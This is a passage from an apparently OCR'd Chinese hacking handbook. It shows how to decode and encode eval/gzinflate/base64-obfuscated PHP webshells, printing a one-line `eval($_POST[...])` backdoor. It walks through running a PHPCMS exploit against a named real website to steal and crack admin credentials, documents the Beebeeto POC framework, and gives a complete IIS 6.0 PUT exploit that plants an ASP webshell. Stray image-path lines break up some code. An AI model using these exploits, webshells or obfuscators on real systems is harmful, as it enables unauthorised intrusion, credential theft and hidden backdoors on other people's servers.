http://encode.hcache.com/

http://www.geekso.com/phpencode/

http://www.zhaoyuanma.com/phpencode.html

http://tool.lu/php/
```

3.9.3.2、一句话加密相关

多重加密解密
今天群里一位朋友发了一个 php 的马子，经过了 gzinflate 和 base64_decode 加密，求解密，这种加密方法我以前也见过，只用把 eval 改为 echo 即可实现解密，但是情况并不是我想象的那么简单，输出的依然是乱码，网上找了一下终于找到了解决之道，分享给大家。

PHP 目前在网络中被用的越来越多，加密解密的话题也一直没有停息过。下面简单介绍一下 base64_decode+gzinflate 压缩编码和解码代码方法，就是通常我们在程序中见的 eval(gzinflate(base64_decode('加密代码'))); 形式的加密方法。

首先，针对一层加密的，我们可以直接把 eval 改为 echo 即可解密，这里我就不多解释了，今天要解密的代码如下：

```
<?php echo(gzinflate(base64_decode('DdS3EqNWAEDRfn/Eu0NBTmOPd8hCpEcWNB7CAyRA5Pj13u42p72///3n99
iMP37APet+1vf7W3XZCn/m2QIZ6r8SFkMJf/4ll96jnWxdUGSvipB2wnTz8xBSECiRrp8C1DlCud/NqVu1lcEKLGq1V+jN
3hxKkTvHZ6uSVWv0zUV0hZ1f9a9xJPwBpYbrQc0Xw5YJAUra6iKodOSy5tPe7Gt7fRLuqRnu0IO7HmRrVD1fxFeK2f2O1f
v5wqik6ci0XuSjF4Swsih9w1QiGhdHod7s1r9EhnivBnLsmn4xa4lbDA6WrAPtdbdEHOZswZhkFO3s0/HloCA9DY8P4+bJ
kXLIdchUxFHPTxKZWt+WnWmGLXhiQHN3qm0Q6VnoO3vY/ckHsWOIGlV8XMV+UaZEcKBPsZgj+S7kKISh2ZQiNnVK4zlHRI
t6B3jDl1Q4+e1dy5ZqmXb73JPXtWn+17i/hvBQFlEdrFopoTeovgwy5WxlIZVZNEnYBYkG6g9OQrBgxMC7yVs6jwjMpoeC
IIio/dFLm3cHTaA141F+CvRT0swD9PPbqdBl3Hyo7kclQMFmTIumUi3tyVEMWI6S7DE3Ycn148vqQGTmZJx9OU5gjQg5gj
N2jZ1QDgALD40TJJQQGj9S4JXm6GlyYW3wDViCyCEpeB4wiJWX8za3/WYMePG2i03eKDCHrtUlY1qsOEje1ZNI0Vys8DHU
y5iAW/yVvs+mESrbTA9BLQtsI52NNSsmEQ5J8FHadb0gFXiQsWTHoOfByWnW9zaJz/uTND4Mts76xBqIVB48F1l7rvf50D
g+XBai/DzNS40ITBXbsJxjsOjqWKN9/piDp6nOSUu+0qwz8KM4ibR1MLL6TpK4PKjNd+0IWZE/8R3myU3TJ+X3/ZiO1ewl
H/p8PBoGh6C+71RfrG7Ir7kSri3QDmWGZ+v3rIjfsIqVqCfPGwZPxV6+CoRE60eY1DhE57EGl77cJtPd7aKbY44XEjjTsq
ZGpaYLy4VEWORuuCAcYz0TTtc8Ui7UpgaqpU7NSSi4r7wnLLHlmXA8tbSA+9CZvhz77ZWq7A37rvoMFytqNlzcb6NQnEu/
wzMusfJBn68TzeTtcpGEdujKeOnrFngtW8RO7VTMIm5evd80RnEQ0+O78O+JYEMd5a9stxWXWxWJaKV6qiTPYXxFV/rdUh
FGQmb+jbmHML4fHF/tLILuYKYRNEHr6q9fv379/eP3nxn9Dw==')); ?>
```

这种方法参照上一篇解密方式（多层重复加密）

解密方法 1

```
<?php
```

```
/**
* Created BY 独自等待
* Date : 13-6-25
* Time : 下午 2:06
* FileName : decode_gzinflate.php
* 欢迎访问独自等待博客 www.waitalone.cn
*/
//已经加密的文件内容
$a = "eval(gzinflate(base64_decode('这里面放 BASE64 代码')));";
function decodephp($a)
{
       $max_level = 300; //最大层数
       for ($i = 0; $i < $max_level; $i++) {
              ob_start();
              eval(str_replace('eval', 'echo', $a));
              $a = ob_get_clean();
              if (strpos($a, 'eval(gzinflate(base64_decode') === false) {
              return $a;
              }
          }
} echo decodephp($a);
?>
```

解密方法 2

```
<?php
/**
* Created BY 独自等待
* Date : 13-6-25
* Time : 下午 2:27
* FileName : decode_gzinflate2.php
* 欢迎访问独自等待博客 www.waitalone.cn
*/
```

```
$a = file_get_contents("加密.php"); //含有 eval 语句的文本文件

//将有 eval(gzinflate(base64_decode 的加密文件只留 eval(gzinflate(base64_decode('...');"语句

//其他诸如"<?"等信息都去掉并保存文件为"加密.php"

while (strstr($a, "eval")) {

          ob_start();

          eval(str_replace("eval", "echo", $a));

          $a = ob_get_contents();

 }

echo $a;

?>
```

最终经过密码得到源代码如下：

```
<?php eval($_POST[coo0l]);?>
```

PHP base64+gzinflate 压缩编码和解码代码

base64+gzinflate 压缩编码（加密）过的文件通常是以 <? eval(gzinflate(base64_decode(为头的一个 php 文件。文中给出了编码和解码的代码。

CODE:

```
<?php

function encode_file_contents($filename) {

$type=strtolower(substr(strrchr($filename,'.'),1));

if('php'==$type && is_file($filename) && is_writable($filename)){// 如果是 PHP 文件 并且可写 则进行压缩编码

$contents = file_get_contents($filename);// 判断文件是否已经被编码处理

$pos = strpos($contents,'/*Protected by 草名 http://www.crazyi.cnCryptation*/');

if(false === $pos || $pos>100){ // 去除 PHP 文件注释和空白，减少文件大小

$contents = php_strip_whitespace($filename);

// 去除 PHP 头部和尾部标识

$headerPos = strpos($contents,'<?php');

$footerPos = strrpos($contents,'?>');

$contents = substr($contents,$headerPos+5,$footerPos-$headerPos);
```

```
$encode = base64_encode(gzdeflate($contents));// 开始编码

$encode = '<?php'." /*Protected by 草名http://www.crazyi.cnCryptation*/\n eval(gzinflate(base64_decode(".$encode.")));\n /*Reverse engineering is illegal and strictly prohibited- (C)草名 Cryptation 2008*/ \n?>";

return file_put_contents($filename,$encode);

}

}

return false;

}

//调用函数

$filename='g:\我的文档\桌面\test.php';

encode_file_contents($filename);

?>
```

```
<?php

function encode_file_contents($filename) {

$type=strtolower(substr(strrchr($filename,'.'),1));

if('php'==$type && is_file($filename) && is_writable($filename)){// 如果是 PHP 文件 并且可写 则进行压缩编码

$contents = file_get_contents($filename);// 判断文件是否已经被编码处理

$pos = strpos($contents,'/*Protected by 草名 http://www.crazyi.cnCryptation*/');

if(false === $pos || $pos>100){ // 去除 PHP 文件注释和空白，减少文件大小

$contents = php_strip_whitespace($filename);

// 去除 PHP 头部和尾部标识

$headerPos = strpos($contents,'<?php');

$footerPos = strrpos($contents,'?>');

$contents = substr($contents,$headerPos+5,$footerPos-$headerPos);

$encode = base64_encode(gzdeflate($contents));// 开始编码

$encode = '<?php'." /*Protected by 草名http://www.crazyi.cnCryptation*/\n eval(gzinflate(base64_decode(".$encode.")));\n /*Reverse engineering is illegal and strictly prohibited- (C)草名 Cryptation 2008*/ \n?>";

return file_put_contents($filename,$encode);
```

```
}

}

return false;

}

//调用函数

$filename='g:\我的文档\桌面\test.php';

encode_file_contents($filename);

?>
```

压缩解码（解密）代码：

[复制此代码]CODE:

```
<?php

$Code = '这里填写要解密的编码'; // base64 编码

$File = 'test.php';//解码后保存的文件

$Temp = base64_decode($Code);

$temp = gzinflate($Temp);

$FP = fopen($File,"w");

fwrite($FP,$temp);

fclose($FP);

echo "解密成功! ";

?>
```

3.9.3.3、PHP EXP 的漏洞利用方法

很多人都看到过一些关于 PHP 的 EXP 程序，但都不会利用。其实这种漏洞利用程序利用起来很简单的。
首先我们来在本地装一下 php 的运行环境。打开 php-installer，一切设置都默认(我安装的目录是 D 盘的 php)，一路 next 就可以了

我们用 PHPCMS 的一个漏洞来做演示。

我们可以发现这些 EXP 都是 PHP 的代码，这怎么弄呢?

大家别急，先把这段代码用记事本保存下来，我保存在 D:/php/phpcms.php 这里了。现在我们打开 cmd 来到 D:/php/目录下用 php.exe 运行一下刚才我们保存的那个 exp 文件

我们看见了返回的结果，他给出了利用的格式：php phpcms.php localhost / ，在这里 localhost 我们可以改成对方的域名，/就是对方的 phpcms 系统的目录(如果是根目录就直接/，如果是 phpcms 目录就写

/phpcms/)，注意一下，这里有个空格。

我找到了一个目标：www.cnpp315.com，我们拿他来测试一下，在 cmd 里 php phpcms.php www.cnpp315.com /。我们来看一下结果，如图 4。已经成功的破出了它的管理员的账号和密码的 32 位 md5 值。账号是 admin，密码的 md5 是 21232f297a57a5a743894a0e4a801fc3，我们把它拿到 cmd5 上来解密一下，得到的密码也是 admin，

我们来到后台，登上去，这样，我们就利用成功了。每个用 php 写的 exp 其实都可以这样利用的。

3.9.3.4、Beebeeto 的 POC 框架

参考网址：http://docs.beebeeto.com/how-to-write.html#poc-info

下载：https://github.com/ff0000team/Beebeeto-framework

实例代码：https://github.com/ff0000team/Beebeeto-framework/tree/master/demo

框架代码下载地址：https://github.com/ff0000team/Beebeeto-framework

说明： baseframe 中包含 baseframe.py 和 utils

实例代码下载：demo 你可以查看这些 POC 代码实例，然后边看代码边阅读此文档，有助于你对框架代码的理解。

目录结构：

```
baseframe/

  ├─── __init__.py

  ├─── baseframe.py

  └─── utils

      ├─── __init__.py

      ├─── common

      |    ├─── __init__.py

      |    └─── file.py

      └─── http

          ├─── __init__.py

          ├─── forgeheaders.py

          └─── http.py
```

baseframe.py：POC 框架代码，规范了 POC 的输入输出规则，简单实用。基于此框架，用户可以编写任意类型的 POC 代码来使用。

utils: 实用工具， 此目录里包含了一些 POC 可能用到的一些实用工具，用户可以根据需求来调用相关的函数，例如：HTTP Header 生成工具、文件统计工具等，后续我们将不断更新 utils 的功能。

起步

特别注意：编写的代码要尽可能符合 PEP8 规范，严格规范 4 个空格为缩进！

在编写属于你的 POC 之前，你需要将 baseframe 引入到你的 POC 中，POC 文件应放在与 baseframe.py 同一目录下。

例如：sqlinjection.py， 编辑 sqlinjection.py，在开头，你需要引入 baseframe 框架，引入的方式如下：

```
#!/usr/bin/env python

# coding=utf-8



from baseframe import BaseFrame
```

开始编写

创建 POC 类：

由于代码是基于 baseframe 框架的，所以在引入完 baseframe 之后，你需要建立里一个 MyPoc 类，这个类是继承 BaseFrame 的，在继承框架类后，你就可以使用框架规范好的相关输入输出规则。继承的方法如下：

```
#!/usr/bin/env python

# coding=utf-8

from baseframe import BaseFrame

class MyPoc(BaseFrame):
```

```
  .....
poc_info：
poc_info 是一个字典类型数据，里面存放了这个 POC 的一些相关信息，方便以后检索，结构如下：
view plainprint
  poc_info = {
      # poc 相关信息
      'poc': {
          'id': 'poc-2014-0002',# 由 Beebeeto 官方编辑
          'name': 'Discuz7.2 /faq.php sql 注入漏洞 POC',  # 名称
          'author': 'windows95',  # 作者
          'create_date': '2014-07-28',  # 编写日期
      },
      # 协议相关信息
      'protocol': {
          'name': 'http',  # 该漏洞所涉及的协议名称
          'port': [80],  # 该协议常用的端口号，需为 int 类型
          'layer3_protocol': ['tcp'],  # 该协议
      },
      # 漏洞相关信息
      'vul': {
          'app_name': 'Discuz',  # 漏洞所涉及的应用名称
          'vul_version': ['7.1', '7.2'],  # 受漏洞影响的应用版本
          'type': 'SQL Injection',  # 漏洞类型
          'tag': ['Discuz!', 'faq.php', 'sql injection'],  # 漏洞相关 tag
          'desc': 'Discuz 7.1 or 7.2 has sql injection in faq.php.',  # 漏洞描述
          'references': ['http://www.wooyun.org/bugs/wooyun-2010-066095',  # 参考链接
          ],
      },
}
```

各个字段都对应了相关信息（如：漏洞类型参考表）， 用户可以根据自己需求去修改字段里的信息。
值得注意的是，layer3_protocol 指 5 层网络协议中第 3 层（传输层）协议，它的可选值为 tcp/udp/sctp。

命令行传参：

在 MyPoc 中，你无需考虑传参的问题，框架代码里内置了几个常用的参数提供给用户使用，编写者可以通过以下方式传参：

view plainprint

-h, --help 打印帮助信息。

-t, --target 目标地址，POC 的目标地址，例如 sqlinjection.py -t www.google.com 即把 www.google.com 作为目标传入到 POC 里，在 MyPoc 中可以使用 args['options']['target']来调用传入的参数。

-v, --verify 检测模式，默认不加此参数就是以 verify 模式对目标进行检测，POC 会调用 MyPoc 的 verify()函数。

-e, --exploit 攻击模式，选择-e 模式，POC 将会调用 exploit()函数，即以攻击模式打击目标。

--verbose 详细信息参数，bool 类型值，加入此参数，POC 运行时会输出过程中的详细信息。不加此参数默认以 verbose 方式运行。在 POC 中可以用 args['options']['verbose']调用。即加入此参数把 args['options']['verbose']设置为 True。

--info 输出 poc_info 信息。

以上即为框架代码中自带的参数，但如果你需要添加额外参数，例如某些需要传入 cookie 参数的 POC，你可以在 MyPoc 中定义一个函数来实现，定义方式如下：

```
def _init_user_parser(self):  # 定制命令行参数

    self.user_parser.add_option('-c','--cookie',

                                action='store', dest='cookie', type='string', default=None,

                                help='this poc need to login, so special cookie '

                                'for target must be included in http headers.')
```

其中用户需要修改的地方有-c，--cookie， 这两者是定义传参时的参数名称，表示这两者都能够传入 cookie 参数。还有需要修改 dest='cookie' 即表示传入的参数放入 cookie 变量中，用户在 MyPoc 中调用即可以 args['options']['cookie']的方式调用传入的参数。type 表示存入变量的类型，在这里是 string 类型。help 则是当用户使用--help 是输出的帮助信息。

检测模式：

检测模式即为单纯的验证目标网站是否有漏洞，不对目标进行任何修改，上传动作。在 MyPoc 中用户需要定义 verify 函数作为检测模式，定义方式如下：

```
@classmethod

def verify(cls, args):

    .....
```

@classmethod 是框架中统一使用的一个修饰器，在这编写者保持默认即可。在 verify 中包含 cls 和 args 两个参数。

cls：表示 MyPoc 类，类似 self，能够使用 cls. xxx 来调用类的其他用户定义的函数，例如用户定义了一个解密函数需要在 POC 中用到，在 verify 函数中可以使用 cls.decode() 来调用。

如果用户定义的函数不需要 cls 参数，即函数内部没有需要调用类的其他成员函数，可以使用@staticmethod 替换掉@classmeth mod。

args：即传参变量，上小节说到的传入参数，框架会将参数保存到 args 中，可以使用 args['options']['target']

调用- t，-- target 传入进来的目标地址。
在 verify 函数中，编写者需要编写 POC 检测模式相关逻辑，在满足相关条件判定目标存在漏洞时，需要将 args['success']设置为 True，并把相关结果存入 args['poc_ret']中。例如：

```
if '14c711768474fac3bf03094625bc1aeaa' in response:

    args['success'] = True

    args['poc_ret']['vul_url'] = args['options']['target']

    return args

else:

    args['success'] = False

    return args
```

例子中是一个 sql 注入漏洞，检测模式采用相关 payload 让目标站点执行 md5 函数，并获得请求结果到 response 变量中，假如 response 中存在这个特定的 md5 值，我们判定目标存在 sql 注入漏洞，并将 args['success'] 设置成 True，并把目标站点存入 args['poc_ret']['vul_url'] = args['options']['target']中，其中 vul_url 是用户编写者自己定义的，也可以添加其他信息。
如果不存在，需要将 args['success']设置为 False。需要注意的是，无论成功与否，最后都需要 return args 来输出结果。

攻击模式：

攻击模式即对目标采用 exploit 模式，定义它的方法与检测模式类似，例如：

```
@classmethod

def exploit(cls, args):

    .....
```

编写者在 exploit 函数中编写 exploit 的代码逻辑，返回结果和 verify 模式一致，具体参考上述文档。
注意： 如果你想让 verify 模式和 exploit 模式为同一种模式，可以只编写 verify 函数，然后在下面添加一句：exploit = verify 这样你就无需再写 exploit 函数了。

调用运行：

在编写完 Poc 类之后，需要调用运行 POC，编写者保持默认代码即可，无需更改，代码如下：

```
if __name__ == '__main__':

    from pprint import pprint

    mp = MyPoc()

    pprint(mp.run())
```

Debug 模式
为了能够让 Beeman 更加流畅的编写 POC，我们将 try 直接写进了框架层，因此你可以在代码中不加任何 try 捕获异常，出现异常后他都能漂亮的输出，但是他没有具体行号，但这样开启 Debug 模式来捕获具体详情：

```
if __name__ == '__main__':

    from pprint import pprint

    mp = MyPoc()

    pprint(mp.run(debug=True))
```

运行程序

```
视频演示地址：http://docs.beebeeto.com/static/video/demo-1.mp4
```

附 iis6.0 任意文件创建 poc

```
#!/usr/bin/env python

# coding=utf-8



"""

Site: http://www.beebeeto.com/

Framework: https://github.com/ff0000team/Beebeeto-framework

"""



import requests

import urlparse

import httplib

import sys



from baseframe import BaseFrame





class MyPoc(BaseFrame):

    poc_info = {

        # poc 相关信息

        'poc': {

            'id': 'poc-2015-0043',

            'name': 'IIS 6.0 PUT 任意文件创建漏洞 Exploit',

            'author': '1024',
```


```
        'create_date': '2015-03-03',
    },
    # 协议相关信息
    'protocol': {
        'name': 'http',
        'port': [80],
        'layer3_protocol': ['tcp'],
    },
    # 漏洞相关信息
    'vul': {
        'app_name': 'IIS',
        'vul_version': ['6.0'],
        'type': 'Arbitrary File Creation',
        'tag': ['IIS PUT 漏洞', 'IIS', 'IIS 任意文件上传', 'IIS 老漏洞'],
        'desc': "IIS 配置不当导致的任意文件创建漏洞。",
        'references': ['http://www.lijiejie.com/python-iis-put-file/',
        ],
    },
}


@classmethod
def verify(cls, args):
    verify_url = args['options']['target']
    if verify_url.startswith(('http://', 'https://')):
        verify_url = urlparse.urlparse(verify_url).netloc
    if args['options']['verbose']:
        print '[*] Detection server type...'
    conn = httplib.HTTPConnection(verify_url)
    conn.request(method='OPTIONS', url='/')
    headers = dict(conn.getresponse().getheaders())
    if headers.get('server', '').find('Microsoft-IIS') < 0:
```

```
            print '[-] This is not an IIS web server'
        if 'public' in headers and \
            headers['public'].find('PUT') > 0 and \
            headers['public'].find('MOVE') > 0:
            conn.close()
            conn = httplib.HTTPConnection(verify_url)
            # PUT hack.txt
            conn.request( method='PUT', url='/hack.txt', body='<%execute(request("bb2"))%>' )
            conn.close()
            conn = httplib.HTTPConnection(verify_url)
            # mv hack.txt to hack.asp
            conn.request(method='MOVE', url='/hack.txt', headers={'Destination': '/hack.asp'})
            args['success'] = True
            args['poc_ret']['vul_url'] = verify_url
            args['poc_ret']['webshell'] = '%s/hack.txt' % verify_url
            args['poc_ret']['password'] = 'bb2'
            return args
        args['poc_ret']['false'] = '[-] Server not vulnerable'
        return args

    exploit = verify

if __name__ == '__main__':
    from pprint import pprint

    mp = MyPoc()
    pprint(mp.run())
```

3.10、网站权重、收录批量查询

3.10.1、b0y 批量网站权重查询

参考网址：http://aipp.sinaapp.com



3.10.2、外链助手批量查询

参考网址：http://www.link114.cn/

3.11、关键词挖掘


3.11.1、战神长尾词挖掘

参考网址：http://www.zhanshensoft.com/

3.11.2、长尾词挖掘

参考网址：http://www.717.la/changweici/

参考网址：http://tool.1n11.com/



3.11.3、web 版关键词查询工具

参考地址：

http://chaxun.la/

http://www.5118.com/

http://www.ciku5.com/

http://chaxunci.com/

http://s.tool.chinaz.com/baidu/words.aspx


http://www.7c.com/keyword

3.12、URL-keywords

根据关键词进行相应的网址采集

3.12.1、b0y URL 采集

参考网址：http://aipp.sinaapp.com/?p=120




3.12.2、simon 页面 URL 一键提取器

参考网址：http://www.downxia.com/downinfo/42335.html

3.12.3、法克 URL 采集

参考网址：http://www.uzzf.com/soft/42116.html



3.12.4、暗月 URL 采集


参考网址：http://www.moonsec.com/content/uploadfile/201407/11aa1406329166.rar

解压码:www.moonsec.com

